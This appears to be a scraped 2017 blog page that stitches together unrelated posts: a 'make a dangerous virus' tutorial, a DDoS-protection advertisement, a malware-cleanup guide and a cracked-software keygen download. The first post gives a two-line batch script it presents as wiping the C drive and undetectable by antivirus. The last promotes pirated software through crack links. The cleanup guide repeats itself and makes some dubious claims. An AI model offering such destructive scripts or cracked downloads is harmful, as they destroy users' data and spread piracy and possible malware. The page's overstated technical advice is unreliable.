Wednesday, March 29, 2017
Tuesday, March 28, 2017
Learn To Make Dangerous Virus In A Minute
Learn To Make Dangerous Virus In A Minute
Learn To Make Dangerous Virus In A Minute

In this post i will teach you to
make simple yet very powerful
or you can say dangerous
computer virus using a batch file.
No software is required to make
this virus, Notepad is enough for
it. The good thing about this
virus is it is not detected by any AntiVirus.
What will this virus do ?
You will create this virus using batch file programming. This virus will delete the C Drive completely. The good thing about this virus is that it is not detected by antivirus.How to Make the virus ?
1. Open Notepad and copy below code into it.
@Echo off
Del C: *.* |y
2. Save this file as virus.bat (Name can be anything but .bat is must)
3. Now, running this file will delete all the content of C Drive.
Warning: Please dont try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.
Note:-As always, if you would like to leave a sensible comment, then please do so in the comments section below.
Available link for download

Gaming Websites Are at Risk
Gaming Websites Are at Risk
Online games are increasing in popularity with various groups of the population. Many people who start playing these very catchy games have no idea how exposed they can be to hacking. Hackers are looking for gaming websites that don’t have adequate security in place. They look for ways to take control of these websites using DDoS attacks. Once a website is hijacked it takes just a matter of minutes for the attackers to take over. If a website goes down, the damage could be irreversible. And, with over 145 million gamers online each day in over five different continents, having a gaming website that isnt reliable means you could lose your gamers, reputation and any associated gaming revenues in just a single day.
Gaming websites are big targets for DDoS attackers, but a website doesnt have to make it easy. With the right protection they can keep their gamers, reputation and keep revenue up.

Gaming websites are big targets for DDoS attackers, but a website doesnt have to make it easy. With the right protection they can keep their gamers, reputation and keep revenue up.
Created by the marketing team at Prolexic Technologies.
Available link for download
Cleaning an Infected Computer
Cleaning an Infected Computer
Keeping Digital World Secure from Computer Virus - Symptoms, Treatment and Prevention
Dear Readers, as you may already know about the existence of threats to our digital life such as Viruses, Worms, Trojans and/or other malwares. In this post, well discuss on removing these threats on both environments i.e. Normal and Dangerous (Heavily Infected Systems). First of all, well start with the basics on how to recognize a PC Infection that Whether a PC is infected or not although the very first signs of PC infection may be transparent to both the user and the OS i.e. You may not know the difference by any percent whether your system is infected or not but still there may be infection running on your system without your knowledge.Q: How to Identify whether PC is Infected or Not?
There are several ways you can recognize whether your PC is infected or not.
- Start Task Manager>Processes>Check Show Processes from all users. If you find any processes running unusual with odd looking names like or similar to jqlysc.exe, svrexe.exe, qrckm.exe, DIIHOST.EXE, XPLORER.EXE etc and any .pif files or programs running, then youre system is 100% infected.
- Right Click on each of your Local Drives, if the first menu item is AutoPlay or AutoRun, then your system as well as root of that drive is infected...
- Open Folder Options>Enable View Hidden Files and Folders, Uncheck Hide Protected System Files, Uncheck Hide Extensions for Known File Types. Open any of your drive and see if there are any unusual hidden files and folders. (Note: Dont double click to open your drives, this will infect your system immediately if infection is present in your system... Always type drive letter followed by colon in My Computers or Explorers address bar eg. Type C: for opening C drive of your system.)
- BSOD (Blue Screen of Death) occurs more often even if you have latest and stable drivers for your hardware and you havent made any recent hardware modifications such as Adding New Hardware (USB Sticks and/or Removable Media including Human Interference Devices such as Keyboard/Mouse and other Plug n Play Devices are an exception to this case)
- Your PC Wont Boot into Safe Mode. Task Manager, Registry Editor, Msconfig and other Utilities disabled.
- Foul and/or threatening messages being displayed on your PC etc.
Treatment of Virus (Cleaning Process)
- The very first step is to get disconnected from internet and restart your computer in safe mode by rapidly tapping F8 function key while your system is about to load Windows.
- In Safe Mode, Open RUN command either from Start Menu or by pressing Windows logo button on keyboard + R key from keyboard.
- Type in " msconfig ". This will open Microsoft configuration utility.
- Point toward start-up options and disable any unknown or all entries, that you may find infectious.
- Now go to control panel > folder options> view option> uncheck hide protecting operating system files, hide extensions for known file types etc.
- Now open your explorer either via running Windows explorer or double clicking my computer icon and Right click on your system drive usually C: and check whether there is Any option related to AutoRun, AUTORun, AuToPlAY, AuToPlAY etc any thing similar to this, then DO NOT DOUBLE CLICK ON ANY DRIVES TO OPEN THEM IF SUCH MESSAGE EXISTS BECAUSE THE VIRUS/TROJAN/WORM OR ANY OTHER MALICIOUS FILE WILL THEN AUTOMATICALLY BE TRIGGERED AND INFECT YOUR SYSTEM
- Open your Windows Task Manager. If any virus has disabled your task manager, try finding alternative of task manager and disable any suspicious processes except the processes that are marked System or Local Service and Download ComboFix from here or from Mediafire or from its official webpage (Bleeping Computer) and Run with Administrator Privileges by Right Clicking the downloaded file and selecting Run as Administrator (Windows Vista/7/8) and Let it perform the Scan. (DO NOT SCAN WITH YOUR ANTIVIRUS AS IT MAY ALREADY HAVE BEEN HEAVILY INFECTED FOR EITHER NOT FINDING INFECTIONS OR INFECTING FILES WHILE SCANNING..)
- Download Additional Malware/Spyware detection tool such as MalwareBytes Anti-Malware here http://www.malwarebytes.org/ or any other.. and Scan Your System.
- If possible, Download Antivirus Rescue Disks from Antivirus Vendors such as Avira (Recommended), Kaspersky (Recommended), Norton, AVG etc. and Create a Bootable USB Stick or CD/DVD Disk and Scan your System from Boot... If your system is heavily infected, then thoroughly scan your system and delete any infected files found because those files will only spread infection and cannot be recovered.. (Please Note, this process may render your System Unstable or Even Unbootable.. Follow this Process only if you already have minded up to Install a Fresh OS)
- If everything else fails, The next Best thing you can do is Install a Fresh Operating System and Follow Step no. 9 above... This ensures you that if you Install Fresh OS, itll not get Corrupted or Infected just after Installation although it may get infected if Infection is Still Residing on your system. If above step is followed, your system will not be getting Infected until you receive infection from a medium such as USB Drives or files downloaded from Internet...
Prevention:
There isnt any 100% developed way to Completely Protect your Computer from Viruses and/or other malware because of the changing nature and way of infecting and creation of viruses and/or other malware every few seconds.. Still you can follow these precautions to lessen the chances of your system getting Infected:
There isnt any 100% developed way to Completely Protect your Computer from Viruses and/or other malware because of the changing nature and way of infecting and creation of viruses and/or other malware every few seconds.. Still you can follow these precautions to lessen the chances of your system getting Infected:
- After you have Installed Fresh Operating System or Bought a New System Pre-Installed with OS, Always Install a good Antivirus Software from known developers at first such as Avira, Kaspersky, Avast, Norton, Quick Heal, AVG, Bitdefender etc. You dont always need a Paid or Full Version Software although it adds to the Security enhancement and added features but Still you can keep pace with Free Antivirus at First...
- Install an Anti Spyware or Anti Malware for added Security Layer such as MalwareBytes Anti Malware or SpyBot - Search & Destroy or any of your favorite AntiMalware Software..
- Always keep or at least try to keep your Anti Virus and Anti Malware upto date...
- Use Sandboxie or your favorite Sandbox software to test drive software or files you download straight from Internet such as using Sandboxed browser.
- Dont double click to open USB Sticks/Pen Drives/Removable drives including CD/DVDs to explore its contents.. Open using address bar by typing C: for C drive or H: for H drive...
Accidently Formatted your Hard Drive or Partition or Deleted Files - Recover them Go here..
Task Manager Disabled by Your Administrator - Fix this Problem here..
Registry Editor Disabled by Your Administrator - Fix this Problem here..
Tags: how to clean infected computer, remove infection, clean virus, trojans, spyware, worm, pc infection
Available link for download
Yamicsoft Windows 7 Manager 4 3 1 Crack Patch Keygen Activator Full Version Download
Yamicsoft Windows 7 Manager 4 3 1 Crack Patch Keygen Activator Full Version Download
Yamicsoft Windows 7 Manager 4.3.1 Final Full Version Crack Download Keygen

iSoftware Store Present’s Yamicsoft Windows 7 Manager 4.3.1 ,The powerful software tool to tweak and optimize your Windows 7, it bundles more than 30 different utilities in one and help your system faster and more stable, secure and personal.
iSoftware Store SPECS
Title: | Yamicsoft Windows 7 Manager 4.3.1 |
Filename: | yw7msetup.exe |
File size: | 15.30 MB |
Requirements: | Windows 2000 / XP x32/x64/ Vista x32/x64/ Windows7 x32/x64 8 32-bit / 8 64-bit |
Languages: | Multiple languages |
Date Added: | Sept 18 , 2013 |
License: | Commercial Freeware |
Download Latest/final Crack,keygen,patch,serial keys,license keys,activator,reg/dll crack full version download
iSoftware Store FEATURES
- Information:
- Cleaner:
- Network:
- Misc. Utilities:
- Customization:
- Security:
- Optimizer:
v Click Here To Know How to Download this file
DOWNLOAD LINKS
Software Download Link
Filerio Download Link
Available link for download
Subscribe to:
Posts (Atom)